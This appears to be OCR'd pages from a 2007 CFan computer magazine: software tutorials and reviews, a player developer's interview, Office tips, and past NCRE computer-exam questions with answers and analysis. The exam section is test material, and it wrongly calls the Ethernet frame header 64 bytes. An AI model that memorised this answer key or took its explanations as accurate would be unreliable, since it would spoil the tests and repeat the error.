现在把它们组合起来，(?<=^|(第.+[章节]))的意思是要查找的字符前面必须是行首(^)或章节标题(第.+[章节])。这里的“|”用于“或”关系的规则分隔。

.*:任意文本

?:字符重复零次或一次。

?=$:为选择字符串的结尾

同样把上面的符号整合起来，“(?=$|(第.+[章节]))”表示选择的字符最后，必须是行尾($)或章节的标题(第.+[章节])。

Just do it

现有一段文章，请保留其中的“第N步 XXXXX”和“第N条 YYYYY”，除此之外的内容全部删除。 CF [YY28]

从微软请来的数学家教

Tag 微软、超级、计算器 实例 软件

珠海/孙宁

“望子成龙，望女成凤”，咱们老百姓谁不想让自己的孩子出息点呢？单位老张家的三儿中考代数和几何成绩不理想，每天上班看到办公桌对面的老张愁眉苦脸，唉声叹气，心里也跟随着那个急呀。就跟老张说，干吗不利用暑假给孩子请个家教补补呢？老张话匣子一开，狂侃N小时，不外乎咱普通老百姓请不起家教。最后撂下一句话，哥们你给支个招。就请Microsoft Math吧。这样，免费将数学专家给老张请到了家。

一、名师推介

软件小档案：Microsoft Math（英文版，30天免费试用）

文件大小：40.42MB	软件版本：3.0
下载地址：http://www.microsoft.com/math/freetrial.mspx	

名师Microsoft Math毕业于微软，是世界上首屈一指的名牌大学，其前身是Microsoft Graphing Calculator，是微软面向学生推出的软件套装Microsoft Student的组件之一。知识渊博，可以辅助学生从小学到大学阶段的数学学习。

二、上课辅导

听了介绍，老张是喜上眉梢，连声说好，忙不迭地将Microsoft Math请到了家。下载安装完毕，Microsoft Math责任心非常强，立即为孩子开始了学习辅导。

实例1：联想式辅导，教给孩子解题的思路和方法

授人以鱼不如授人以渔，作为名师Microsoft Math深知其中的道理，在帮助孩子解答问题的同时，不只是注重题目的结果，而是更在乎题目的解答过程。进行联想式辅导，在解答一个题目后，自动给出相近的题目，帮助孩子反复加深理解题目，让孩子懂一知百。

1.输入数学题目

对于一般的数学计算及一元多次方程，学生可以通过键盘或手写方式输入方程式（比如一元二次方程式），然后计算结果和学习解题的步骤。单击“Keyboard（键盘）”按钮，进入到输入区域。在界面的左边有一个大大的像手机一样的功能区，其中列出了许多的数学符号，单击其中的按钮，就可以轻松插入三角函数、线性代数、方程式和不等式等内容（如图1）。另外，Math还采用了应用在Tablet PC上的数字墨水技术，支持手写输入，可以在其中轻松地输入符号多且格式复杂的数学公式。只需要在其中的输入区域单击“Ink（墨水）”按钮，再用鼠标或者手写板写出公式，单击“Preview”选择一个识别正确的公式即可（如图2）。



1



2

小知识

数字墨水（Digital Ink）是一种新的人机界面技术，它在借鉴了学术界多年来在“手写识别”方面所取得的研究成果的同时，超越了“手写识别”技术的许多局限，可以用墨水格式保存，将手写的笔迹以墨水的形式保存，不会丢失任何信息，是Table PC所采用的核心技术。

2.查看解题步骤，学会解题思路

输入完毕，Math就能自动计算出结果。单击结果显示区域中的“Solution steps（解题步骤）”可以查看详细的解题步骤。如果一个方程式有多种解法，Math也会全部列出，学生可以分别查看。通过各个步骤的学习，就可以让学生们学会如何解题，真正掌握题目的解答方法（如图3）。




3

小提示

对于多元多次方程和其他一些公式计算或较为复杂的计算（比如三角函数、求极限和微积分等），学生还可以单击软件右上角的“Math Tools（数学工具）”按钮调出对话框输入相关数值进行计算。

实例2：对照式练习，让孩子学会绘制函数图表

很多学生都对用圆规、三角板画函数图打怵，画不好，弄不准。通过Math，学生可以对照学习、掌握曲线图的画法。单击“Graphing（图表）”选项，在其下的界面中就是用来画各种各样的曲线图的，可以将多个函数曲线体现在一张图上，方便学生对比不同函数曲线的差别，对于学习解析几何来说是一个好工具（如图4）。CF [YY29]


4



软件更新

CFan Software Update 2007.17

K-Lite Codec Pack Full 3.3.3 Beta

升级指数：★★★

新版本在苹果的要求下，去掉了QuickTime Alternative，不再支持mov格式视频播放，如果还希望播放，建议用QT Lite。3.3.3 Beta还升级了Media Player Classic以及诸多组件。

下载地址：http://download.betanews.com/download/1094057842-3/klcodec333fbeta.exe

风行（Funshion）边下边看 1.2.1.016 beta3

升级指数：★★★

界面做了很大的调整，连下载算法都整个做了优化，不过，像风行这样的BT在线看电影工具，直接和传统的BT下载工具分庭抗礼还是有一定的压力，毕竟BC、BS这样的工具很容易加上这样的功能。

下载地址：http://www.funshion.com/download/FunshionInstall1.2.1.016Beta.exe

迅雷 v5.6.10.352 微视频 Beta

升级指数：★★★★

做了不少在线视频播放方面的优化，强调P2P的在线观看感受，缓冲的速度和播放体验上都有提升，迅雷只要去做应该效果都不错。

下载地址：http://twin0301.sandai.net:8080/download/Thunder5.6.10.352.exe

瑞星杀毒软件2008测试版

升级指数：★★★★

瑞星正对其新产品瑞星杀毒软件2008版进行大规模公测，其中新加入的主动防御和自我保护是比较大的亮点。总之，新版本变化不小，值得一试。

下载地址：http://www.rising.com.cn/2008/beta/index.htm

谷歌拼音输入法 1.0.21.0

升级指数：★

为什么还是不能自动更新，真不方便。这个版本的更新也少得可怜，只修正了在部分游戏和应用程序中的兼容性问题，还有一些简单的数字、标点和快捷键之类的小更新。

http://dl.google.com/pinyin/GooglePinyinInstaller.exe

新软推荐

New Software Recommend 2007.17

AirPlay OpenBeta1 Update6

超美的音乐播放器，歌曲信息和歌词显示相当华丽梦幻。

番茄点评：一定会成为千千静听的强有力竞争者，虽然现在还是在OpenBeta状态，但华丽的外观和歌曲状态的魔法展示就让人心动不已，有点媒体播放器界里Apple的感觉，期待它的成熟。

下载地址：http://www.podez.com/airplay/update.html

XPize 4.7 Beta 2

能够将WindowsXP中没有完全XP化的部分XP化。

番茄点评：适合追求完美的朋友使用，WindowsXP中很多位图、图标和AVI动画资源都还保留者早期版本，如Windows 2000的风格，确实让人不爽。在Vista未迎娶进门前，让XP再XP得彻底一点吧。


下载地址：http://www.xpize.net/downloads/XPize47b2Full.exe

星际译王 3.0.0

强大的翻译工具，网络翻译、全文翻译、维基词典、Babylon词典转换……

番茄点评：又一部独立开发的词典作品，作者把好词典应该具备的功能都准备加上吧。又是一款值得期待的好软件。看看作者都实现了哪些功能吧：http://stardict.sourceforge.net/todo.php，相当惊人。

下载地址：http://downloads.sourceforge.net/stardict/stardict-3.0.0.exe



TestDisk v6.8 磁盘修复工具

TestDisk是一款开源的磁盘修复工具，可以修复由于软件缺陷或某些病毒导致的分区丢失或分区表丢失导致磁盘无法启动的问题。

番茄点评：和硬盘坏道修复工具不同，TestDisk更加务实，解决的是软故障，能够快速检查磁盘数据结构并恢复分区表，有备无患！

下载地址：http://www.cgsecurity.org/testdisk-6.8.win.zip

HelloNET v5.0 ADSL宽带拨号王

号称最适合中国用户的ADSL拨号工具。

番茄点评：一般使用ADSL宽带包月的朋友都是用系统自带的拨号连接，极少还会再装一个拨号工具的，但是如果从需要控制上网时长或者保护孩子上网等角度讲，这个工具还是很实用的。

下载地址：http://www.netwiser.cn/download/hellonet50.exe

Mini KuGoo Player v1.003

带有音乐搜索、在线播放功能的音乐播放器。

番茄点评：酷狗的播放器迷你版，比酷狗小巧得多，只有2MB，同时支持在线音乐和本地音乐的播放，有酷狗做后台，什么歌都有的听。

下载地址：http://download.minikugoo.com/minikugoo.exe

简约股票行情系统 v1.2正式版

是为了能随时方便地了解股市行情而设计，以占用最少的面积显示最多的信息为特色。

番茄点评：办公室炒股一族的最爱，小巧方便，没有广告，纯绿色软件

下载地址：http://work.newhua.com/cfan/200717/jykshq.rar

“我爱软件”英雄帖

Hero Letter

番茄在这里广撒英雄帖，凡是有每天钻研软件习惯的TX们，把你们喜欢的新鲜软件和玩软件的心得体会统统向番茄砸来吧！让CFan的朋友们一起分享你安装软件、把玩软件的乐趣。番茄会尽量把朋友们发来的体验刊登在杂志或网站上，充分满足你的表现欲。来信请发送到software@cfan.com.cn，邮件标题：我爱软件。

CF [YY30]

快乐蔡旋 快乐影音



蔡旋与他开发的快乐影音

Tag 快乐影音 > 技巧 > 采访

快乐影音是一个以MPC为基础的影音播放器，它集成了大多数影片的解码器，可以播放VCD、DVD、MPG、MP3、MP4、VOB、RM、MOV等等大多数影片和音乐，支持98/Me/2000/XP，具有非常好的兼容性，这一切都是完全免费的。

本期专家 蔡旋

1975年生人，属兔，打小读书就是班上前十名，但没有选择到好学校，到了本地一家医学院后成绩一落千丈，还是勉强毕业。玩电脑已有12年，编写了著名的共享软件超级兔子魔法设置。现在主攻媒体播放，已经开发出优秀的媒体播放软件快乐影音。

开发经历

快乐影音就利用网络的优势，采用开放式的架构、选择基于DirectShow的mplayerc开源播放器的基础上进行开发，使用的开发工具是：Visual Studio 2005。几个程序员在一起开发了好几个月，3.x的全新版本才面世，在做到MP3显歌词插件时，由于近几年都是用Delphi开发，顺手就用它来展开歌词工程，到需要显示歌词时，才想起Delphi不支持UNICODE，最终不得不改用VC重写，浪费了时间。

十大优点

特色一	拒绝捆绑
特色二	轻松截图
特色三	桌面播放器
特色四	同步显示MP3歌词
特色五	快捷的双语、多声道切换
特色六	断点续播、无缝播放连续剧
特色七	支持换肤功能
特色八	AB片段循环播放
特色九	播放完毕自动关机
特色十	命令行参数

软件小档案：快乐影音

文件大小：40MB 软件版本：3.5

软件性质：免费软件

运行环境：http://www.klplayer.com/download.htm

互动网址：http://blog.cfan.com.cn/index.php/76976/action_viewspace_itemid_131465

常用技巧

断点续播

我们在看电影时可以用收藏夹功能来保存播放进度，以便下次可以接着观看。在快乐影音中只要点击“PL”图标，接着在列表中右击，勾选“断点播放”菜单即可。这样，当下次播放时会自动实现断点播放。

DVD新导航方式

细心的朋友可能会发现新版缺少了“导航”菜单。其实只要放入DVD碟片，点击“DVD”按钮，便会重新出现“导航”菜单，可以对DVD的字幕、声道等进行选择。

声音同步

在播放时，点击“播放→音频→选项”，在“内置滤镜”的“音频切换器”中拖动“增益”滑块即能对声音进行增大。如果声音与影像不同步，在这里太好解决了，选中“声音延迟时间”，再点击按钮进行调整，还可以设置为负值呢，能让声音与影像实现完美同步。



播放完毕自动关机

在“播放”菜单中选择“播放结束时→关机”（见图），播放完毕后会自动关机，一点也不用你操心。

专家秘籍

重要文件巧隐藏

首先依次单击“文件→工具→DSM转换器”，然后在对话框空白处单击右键，选择“添加文件”，将任意一个视频文件添加进来，接着右击“Resources”项目，选择“添加资源”，把需要隐藏的文件添加到该视频中，单击“另存为”按钮，在弹出的对话框里将保存类型设置为“所有文件”，接着把文件保存为原来视频格式，最后单击“开始”按钮。这样即可将两个文件“合二为一”。其他人打开该文件时，便只会播放原来的视频片断，并不会打开隐藏的文件。

小提示：当我们需要提取隐藏文件时，同样打开DSM转换器，将该视频文件添加到对话框中，然后右击“Resources”项目下的文件，选择“另存为”并设置文件的保存目录即可。

清除RM文件广告

首先依次点击“开始菜单→超级兔子快乐影音→RM广告清除器”，打开该工具后，然后选择含有广告的文件，接着设置处理后文件的保存目录和名字，最后单击“开始清除”按钮，一会儿即可完成清理工作。


请你参与

蔡旋给读者们送出了100Q币作为奖励，大家在试用后可以来提提意见，具体请访问互动网址。 CF [YY31]


投稿 | bangong@cfan.com.cn

Word页码：求职简历的加分项

Tag 页码 Word 技巧 软件

江苏/**引火虫**

你可能从未想过，Word文档的页码也能像图1所示的那样光彩照人！如果精美的页码效果在求职简历上出现，说不定还可以增加印象分呢（Word 2007才能实现此功能）。



第1步：插入页码

切换到Word 2007“插入”标签页，在“页眉和页脚”控件组中选择“页码”，可选择页码的插入位置，一般放在页面底端，如图2所示，下拉菜单中提供了许多非常有个性的页码样式，如普通数字、箭头、带状物、堆叠纸张、卷形、星形、圆角矩形等，选择页码样式，确认后会自动插入页面的底端。



第2步：设置文本框样式

单击页面底端的页码，窗口出现“文本框工具”菜单栏。切换到“格式”标签页，可以在“文本框样式”控件组中选择：

①形状填充

在“渐变”下拉菜单中可以选择一种渐变样式，也可选择“图片”直接指定一张图片作为页面样式的背景，例如将自己的照片嵌入其中，也可以选择“纹理”作为文本框的背景，相应效果会即时显示。

②形状轮廓

指定粗细：设置轮廓线的主题颜色、标注色，指定轮廓线的粗细和线型，例如虚线的间隔。从最细的0.25磅至最粗的6磅，可根据需要选择。



指定线型：不要被“虚线”所迷惑，如图3所示，下拉菜单中提供了包括实线、圆点、方点等各种线型，如果觉得不够，还能打开“设置自选图形格式”对话框进行设置。

③更改形状



可直接更改页码样式的文本框形状，如图4所示，应有尽有，比如“基本形状”中的笑脸就很有趣。

最后，如果设置一个阴影效果的话，页码会更加吸引读者的注意力，“阴影效果”右边的四个方向箭头可精细调整阴影的位置。部分页码样式无法设置“三维效果”，如“卷形”。



火速链接
2007年第6期58页《亮出你自己——精彩简历制作攻略大全》

小提示

除了页码之外，我们还可以在很多方面为简历进行打扮。例如简历封面要简洁、脱俗，Word自带了一些实用美观的模板；不要出现错别字，可适当用加粗、大字号、艺术字等醒目突出重点；不必太花哨，A4白纸打印即可；最好附上重要证书复印件和个人照片……不过最根本的还是要将内容写好，定位清晰，语言简洁，真实客观，有说服力，毕竟这才是最重要的，你说是吗？ CF [YY32]

应用广场

伊妹儿共享部门工作日历



Tag 日历、共享、邮件 〉Outlook 〉技巧 〉软件


■ 新疆/**张迎新**

某公司网络部分散独立作业的员工比较多，个人与部门的工作日程“两张皮”、“各自为政”的情况比较普遍。新任王经理得知Outlook 2007新增了日历共享功能，使用普通电子邮件就可以发送工作日历，在减少会议的同时增强了计划性，于是指示部门员工全部改用Outlook 2007。

井井有条排计划



◀单击日历视图中的“周”，选中日历上方的“显示工作周”，使视图中显示某一工作周的日历。接下来开始安排工作：



▶选中日历中的9：30至10：00区域，双击打开图2所示窗口。接着在“主题”框中输入工作内容，在“地点”框中输入工作地点。必要时在窗口下方输入注意事项。如果升旗仪式的结束时间不是10：00，可以选中图2“结束时间”右边的时间，按照10：00的格式输入新的时间（如“9：50”）；可以为当前工作设置颜色类别。单击图2中的“分类”按钮，选择一种颜色类别，图2“主题”上方即可显示选择的颜色；还可以在如图2中设置“提醒”，单击“提醒”下拉按钮选择时间。此外，单击菜单中的“声音”，可在“提醒声音”对话框选择声音文件。

以往网络部将工作日历放在公司内部网上，不仅在外出差的员工看不到，在家的员工也是“看不看凭自觉”。自打王经理编写并发送工作日历共享邮件之后，大家再也不好意思找托词了。

周末，王经理打开Outlook 2007，选中“导航窗格”中的“日历”（见图1）。

完成一系列操作后，单击“保存并关闭”按钮，把升旗仪式这项工作添加到日历中。接下来重复上面的操作，把一周内的其他工作逐个添加进来。

电子邮件发计划

安排好一周工作日历，王经理就可以像普通电子邮件那样发送了。



▲单击“导航窗格”中的“通过电子邮件发送日历”，在“日期范围”下拉列表中选择“指定日期”，然后在图3中设置日历的“开始时间”和“结束时间”。接下来选择工作日历中包含哪些信息，单击如图4中的“详细信息”下拉按钮打开列表，根据需要选择“仅可行性”、“有限详细信息”或“完整详细信息”。必要时可以单击“高级”右边的“显示”按钮，展开对话框以后选择下方的复选项。最后确定，Outlook 2007显示名为“xx日历—邮件（HTML）”的新邮件。按常规方法在“收件人”框内填入电子邮件地址，单击“发送”按钮就可以将其发送给部门全体员工。设置“已读”和“送达”回执，王经理对邮件收看情况“一目了然”。

小提示


除了使用电子邮件发送工作日历以外，还可以把日历放到Office Online或支持WebDAV协议的网站。右击要发送的日历标签，选择“发布到Internet”子菜单下的“发布到Office Online”或“发布到WebDAV服务器”。

打开邮件看计划

网络部员工有每天接收邮件的习惯，打开Outlook 2007按F9就能接收所有邮箱的邮件。选中“导航窗格”中的“邮件”，再选中“收藏夹”或“邮件文件夹”下的“收件箱”，选中“收件箱”中的日历邮件，就可以在“阅读窗格”中看到图4所示的内容。



▲在邮件中查看日历：将鼠标放入如图4滚动条所在的区域，可以上下滚动查看日历和每天的计划。邮件中的日历用蓝色字体显示了当前工作日，单击某一工作日可以直接跳转并显示当日的计划。每日计划中用蓝色字体显示的是工作内容，单击即可显示时间、主题、地点、提醒以及忙闲状态。



▲Outlook 2007中查看日历：单击如图4所示邮件左上方的“打开该日历”，单击“替换日历”或“作为新日历打开”（见图5）。再单击如图1中的“后退”或“前进”按钮，使窗格中显示对应工作日历的日期，就会并排显示员工个人和王经理编写的两个日历。两者可以并排同时滚动。部门工作日历中的项目可以添加到员工个人日历中，“公私兼顾”起来更加方便：单击选中工作日历中的某一项目，按下Ctrl键将选中的项目拖到个人日历中的合适位置。如果一个Outlook 2007用户收到了多个日历邮件，打开后选中“导航窗格”中的“日历”，再选中“所有日历项目”下的用户名称，就可以在窗口中看到这个人的日历了。

Outlook仅仅是用来收发邮件的吗？不。除了在本地保存、自定义分类处理邮件，我们还可以借助它实现强大的提醒、任务、会议、日程管理、备忘录等功能。曾有一个Outlook在我身边，我没有珍惜，等到顿悟之后才后悔莫及，如果给我一个好好研究的时间，那就是——现在。（注：本文介绍的方法CFan编辑部已经开始使用，效果不错！） CF [YY33]

应用广场

一劳永逸：设计一份多功能收据管理打印工作表


Tag 收据管理、打印 Excel 实例 软件

山东/wjie

现在绝大部分财务工作都实现了电算化，但是日常应用非常频繁的收款数据、支票管理工作仍然依靠手工，利用Excel的一些内置工具，结合函数功能，就能大大提高效率。

明细表格清晰建

启动Excel 2003，新建一个名为“收据管理.xls”的工作簿，在其中建两个工作表：“收款明细”和“打印数据”。



▲为了能够在“打印收据”工作表中根据单据号自动打印收款数据，选择“收款明细”工作表中“单据号”所在的列区域，如“A3:A100”，然后执行“插入→名称→定义”命令，将此单元格区域其命名为“单据号”。接下来参照公司的收据格式要求，填写日期、抬头、大小写金额、摘要、填票人、复核人等项目。单击收据模板中小写金额所在的M9单元格，选择日期所在的单元格，如G5，然后依次执行“格式→单元格→图案”命令，选择一种横线底纹效果。

全方位的表格设计

模板设计完毕，“收款明细”工作表中的信息如果能自动打印收据和不同联次该多好！开始行动！

在“收款明细”工作表中，由于已把“单据号”列定义为“单据号”，因此可在收据模板中单据序号所在的L4单元格中，通过以前介绍的方法设置数据有效性，采用下拉框来快速选择收据单据号，唯一变动的是需要在“数据有效性”对话框中的“来源”编辑框中输入公式“=单据号”。



◀接下来，单击“打印收据”工作表中存储收据开具日期的G6单元格，输入图2中的公式，利用VLOOKUP、ISERROR、IF等函数，在收款明细表的$A$3:$H$100区域中，查找L4中存储的单据号，并从相同行的1列中返回对应的数值（见图2）。同法，在收据模板的“今收到”、“摘要”、小写金额（¥）、“制单”等位置输入类似的公式，将列位置做相应改变即可。

依需而定，打印不同联次

根据财务要求，一般情况下，同一收款收据要打印多联（如存根、记账、收据等），如何实现呢？

①在收据模板右侧的T7:U9区域中，依次输入“1.第一联 存根、2.第二联 记账、3.第三联 收据”等内容。

②在R7单元格中输入公式“=VLOOKUP(Q7,T7:U9,2,FALSE)”。然后通过“视图→工具栏→窗体”菜单命令，选择一个微调项控件添加在收据模板的右侧，接着右击此微调项控件，把“控制”选项卡中的“单元格链接”设置为“$Q$7”（见图3）。

③在收据模板右侧存储联次信息的位置，插入一个竖排文本框，并输入公式“=$R$7”，用鼠标单击微调控件的调节按钮，就可以自动在收据中选择要打印的联次了。

最后再设置收据模板的打印区域以及页面格式。先在“收款明细”表中输入收款信息，然后在“打印收据”表的L4单元格中的下拉列表框选择不同的单据号，即可快速打印收款单据。



举一反三

今后，遇到开票、收款分离工作情况下的协作，参考本实例介绍的方法可以大大提高效率。对于一些需要套打的单据，如支票、发票、销售单据等，都非常方便。先将支票或发票的图片扫描进电脑，将其设置为Excel工作表的背景，以此背景为模板，其他操作按上述方法进行，就能实现快捷、智能的打印了。

小提示

*中国财务精英网论坛 » Excel财务应用（http://www.acchr.com/forumdisplay.php?fid=56），丰富的资源、旺盛的人气、深入的问题讨论与互助……常来逛逛，补充营养。

*登录微软中国模板专区（http://office.microsoft.com/zh-cn/templates/FX100595492052.aspx），在页面左上方或下方的搜索框中输入“收据”、“发票”或“支票”等关键词，点击“搜索”按钮，即可获得不同风格和类型的免费Office模板。

*让金额自动由数字转变成大写的方法详见http://guoguo.blog.cfan.com.cn。

CF [YY34]

教 与 学


全国计算机等级考试新题库重点、难点分析

为帮助报名参加9月份NCRE考试的考生积极备考，《电脑爱好者》与教育部考试中心合作，由全国计算机等级考试官方对2007年4月考试的试题进行分析，依靠官方统计数据，选择出考生容易出错或得分率很低的重点和难点真题试题进行深入分析。前几期我们刊登了二级的试题，这期，我们开始刊登三级，先来三级网络技术笔试卷和三级数据库技术笔试卷！

2007年上半年NCRE考试重点试题及难题分析

（三级网络技术笔试卷）

选择题第11题



传输速率为10Gbps的局域网每一秒钟可以发送的比特数为

（A）1×10^{6}　　（B）1×10^{8}


（C）1×10^{10}　　（D）1×10^{12}

【试题考察知识点】本题考核的知识点：1.局域网传输速率。2：常用的数据传输单位及换算关系。

【解题思路】首先考生应该熟悉Gbps的基本意义，Gbps代表英文的Giga bit per second，中文代表每秒中传输1G个比特；其次考生应该知道常用数据传输速率的换算关系式，1Kb = 10^3 bps；1 Mbps = 10^6 bps；1Gbps = 10^9 bps。根据上面的分析10Gbps每秒中可以发送的比特数就是$10*10^9 = 1*10^{10}$个，所以本题的答案为C。

【统计数据分析】干扰项B对低分数段的考生具有一定的干扰能力。作为必须掌握的基本知识，该类型的题目在未来的考试中仍可能出现。

选择题第21题



当Ethernet交换机采用改进的直接交换方式时，它接收到帧的前多少字节后开始转发？

（A）32字节　（B）48字节


（C）64字节　（D）128字节

【试题考察知识点】本题考核的知识点为：1.Ethernet交换机所采用的帧转发方式分为直接交换方式、存储转发交换方式和改进的直接交换方式。2.Ethernet帧结构，Ethernet帧的帧头定义为64字节。

【解题思路】首先考生要区分清Ethernet交换机采用的直接交换方式和改进的直接交换方式之间的区别，其次考生应该清楚Ethernet帧头的所包含的字节数。改进的直接交换方式是只针对Ethernet帧头进行判断，如果正确就转发出去，我们知道Ethernet帧头定义为64字节，所以本题的答案为C。

【统计数据分析】本题在试卷得分为0~20的考生中具有相当的难度，考生在选择A、B干扰项的数量已经接近选择C的考生数量。

选择题第38题



一台路由器的路由表如下所示：

要达到的网络	下一路由器
10.0.0.0	20.5.3.25
11.0.0.0	26.8.3.7
193.168.1.0	22.3.8.58
194.168.1.0	25.26.3.21

当路由器接收到源IP地址为10.0.1.25，目的IP地址为192.168.1.36的数据包时，它对该数据包的处理方式为

（A）投递到20.5.3.25

（B）投递到22.3.8.58

（C）投递到192.168.1.0

（D）丢弃

【试题考察知识点】本题考核的知识点为路由表。

【解题思路】本题中目的IP地址为192.168.1.36，在查找路由表时要根据这个IP地址进行查找。路由器在分析接收到IP包的目的地址后会在自己的路由表中查找，如果找到则投递到下一路由器，如果没有找到则直接丢弃该包。故答案为D。

【统计数据分析】得分90~100分数段的考生答对率只有0.8。

精彩试题选登：（分析与答案请见专题网址）

选择题：

（1）下述说法中，不正确的是

（A）笔记本电脑是手持设备

（B）掌上电脑是手持设备

（C）PDA是手持设备

（D）3G手机是手持设备

填空题：

（1）硬件具有原子的特性，而软件具有【　】的特性。

（2）多媒体技术与超文本技术的结合，即形成了【　】技术。


全力推荐：

为方便读者们学习计算机三级网络，我们特为大家准备了更多的试题，将以前的三级网络的试题题库公布于我们CFan网上，敬请大家关注。

专题网址：www.cfan.com.cn/zhuanti/net

2007年上半年NCRE考试重点试题及难题分析
（三级数据库技术笔试卷）

选择题第57题



PowerDesigner中的MetaWorks模块的主要功能是

（A）通过模型共享支持团队工作

（B）用于数据分析和数据发现

（C）用于概念层的设计


（D）用于数据仓库的建模

【试题考察知识点】本题考查的是对数据库及其开发产品的了解程度。

【解题思路】PowerDesigner是目前比较流行的数据库开发和设计软件工具，应该对其及相关的产品有所了解。PowerDesigner的MetaWorks主要用于团队开发、信息共享和模型管理。因此，本题的正确答案是A。

【统计数据分析】本题有57.5%的考生选择了正确答案，选择B和D的考生分别是13%和19.5%。

选择题第23题



文件的逻辑块号到物理块号的变换是由下列哪一项决定的？

（A）逻辑结构 （B）物理结构

（C）目录结构 （D）调度算法

【试题考察知识点】该题考查的是文件的逻辑结构和物理结构的有关概念。

【解题思路】文件的逻辑结构是指文件的外部组织形式，即从用户角度看到的文件组织形式，用户以这种形式存取、检索和加工有关信息。文件的逻辑结构可分为两类：流式文件结构和记录式文件结构。文件的物理结构是指文件在物理存储设备上的存放方法，由于文件的物理结构决定了文件信息在存储设备上的存储位置，因此，文件信息的逻辑块号到物理块号的转换也是由文件的物理结构决定的。此外，文件的存取方式也与文件的物理结构有关。常用的文件物理结构有：顺序结构、链接结构、索引结构等。

通过以上分析，可以得出正确的答案应为B。

【统计数据分析】本题有25.6%的考生选择了正确答案，有37.4%的考生选择了D，24.3%选择C。对于选项中给出的各种概念及相关知识，如果没有清楚的认识，就很可能选择错误的答案。

填空题第9题



有关系R（A，B，C）和关系S（A，D，E，F）。如果将关系代数表达式

$\pi_{R.A,\ R.B,\ S.D,\ S.F}(R \bowtie S)$

用SQL的查询语句来表示，则有：


SELECT R.A, R.B, S.D, S.F FROM R, S WHERE ＿＿＿＿＿。

【试题考察知识点】本题考查的是如何用SQL的SELECT语句表示关系代数表达式。

【解题思路】根据自然连接的定义，进行连接的两个关系中，作比较的分量必须是相同的属性或属性组。本题已经告知关系R与S有相同的属性R.A = S.A，在SQL的SELECT语句中表达连接和选择条件的子句是WHERE子句，所以本题的答案是R.A = S.A。

【统计数据分析】本题有79.4%的考生回答正确。题目涉及的知识较基本，考生掌握较好。

选择题第34题



在关系代数运算中，有5种基本运算，它们是

（A）并（∪）、差（－）、交（∩）、除（÷）和笛卡儿积（×）

（B）并（∪）、差（－）、交（∩）、投影（π）和选择（σ）

（C）并（∪）、交（∩）、投影（?）、选择（σ）和笛卡儿积（×）

（D）并（∪）、差（－）、投影（π）、选择（σ）和笛卡儿积（×）

【试题考察知识点】该题考查的是有关关系代数基本运算的概念。

【解题思路】关系代数中有并（∪）、差（－）、交（∩）、笛卡儿积（×）、选择（σ）、投影（π）、连接（包括θ连接：θ ⋈ 和自然连接⋈）、和除（÷）等8种关系代数运算。

两个关系的交R∩S=R－(R－S)，即交可以用差来表达；连接运算是从两个关系的笛卡儿积中选取它们的属性间满足一定条件的元组，即连接可以用笛卡儿积与选择和投影来表达；除是同时从行和列角度进行运算，它可分解为若干个投影、选择、连接等运算。所以交、连接和除不是基本的关系代数运算，它们都可以由5种基本运算来表达，引进它们没有增加语言的能力，只是可以简化表达。

因此，该题的正确答案是D。

【统计数据分析】本题只有15.7%的考生答对，有34.5%的考生选择A，选择B和C的考生分别是23.4%和26.4%。题目本身并不复杂，考查的是很基本的知识，只要概念清楚，很容易答对。选择三个错误选项的比率较平均，不排除猜答案的可能。CF [YY35]

企业与办公

一定要看！低成本数据保存方案



Tag Sata、Raid 0、Raid 0+1、Raid 1、Raid 5 〉数据安全、数据备份〉企业与办公

